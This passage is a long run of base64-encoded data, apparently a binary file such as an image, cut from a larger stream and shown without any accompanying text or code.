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82cHOAOOnNUbT4DO72Vp4h8bavq+iWLA2+lv+7UAcBWYMcjHHAHHTFevUUAec+PfhBa+MNdste0vWbvw/rNmixJdWq7sqM44yDkZIyD09az/C/wAEB4b+I1p4uk8T3ep3McTi4F3Due4kdGUv5m7gYIwMHp1r1aigCvqFr9u026tN/l/aIXi34zt3AjOO/WuV+GHw+Hw38LyaONT/ALS33DT+d5HlYyAMY3N6dc12VFAHnfhf4SweHfFXijU59TXULHxH5n2ixktduwO7MRv3nI+dh90VgD4ASQ276RZ+Otat/DTyl20pMdCc4D5xjP8As17HRQB5/wCMfg/onijw3pWmWk8+kz6MoXT7yAl3hHHByctkgHqDkZzXkvifwXN4Q+M3w+Oo69e69qN5fxtPe3rckLKgVVXJwBk9zya+mqhls7aeaOae3ikkiOY3dASh9ielAHmnin4L/wBteOH8VeHvFN/4dv7hAlybVM+YMAHBDKVyAM9Rx0q14F+D1r4J8S61qQ1aXU7fVYPJe3uoctjOWLvuO8tzngda9HooA8db4Atbx3GmaL431jTfDt1KZJdKjAYc4yA+enHdT2zmui8SfB/Rdb8L6RpGn3d5pEmikmwu7eQs6EnLFs/eyQG6g57ivQKKAPL9C+DMtv4usfEPi/xbqHia6005s0uE8tIm7E/MxODz25HOauQ/ChrD4sz+NdJ8RXNmt426908Qhln45XfuGBkA4wa9EooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKK5P4ma1c+HvAl1qVldmzkhnt90wAO1DMgfqDxtJ7UyL4jabdSX1tBZapHe29o95DBPZNG11EvG6IMRu5I44PNAHX0V5XD8VNUbwj4N1NtFvHn1m8jgutlplWUoxPl/P1JA256gNW5dfFnQbW+v7ZrXVpRpszRX88Onu8Vrt6s7DoMc5GeBmgDuKKy28QWpvtLt7eK6uY9TjaWG6ggZ4FUKGBdxwuQeM9a5+68QX66T4k1SCZiguPsGmR7QV8xcRbxxk/vmYHrxH9aAO0orjZviNomjeFLrU9SuLpo9Mvv7LumaH94Z1IUnaOoOQ2R2Oa0b7xzoem6heW17cNGtlYJf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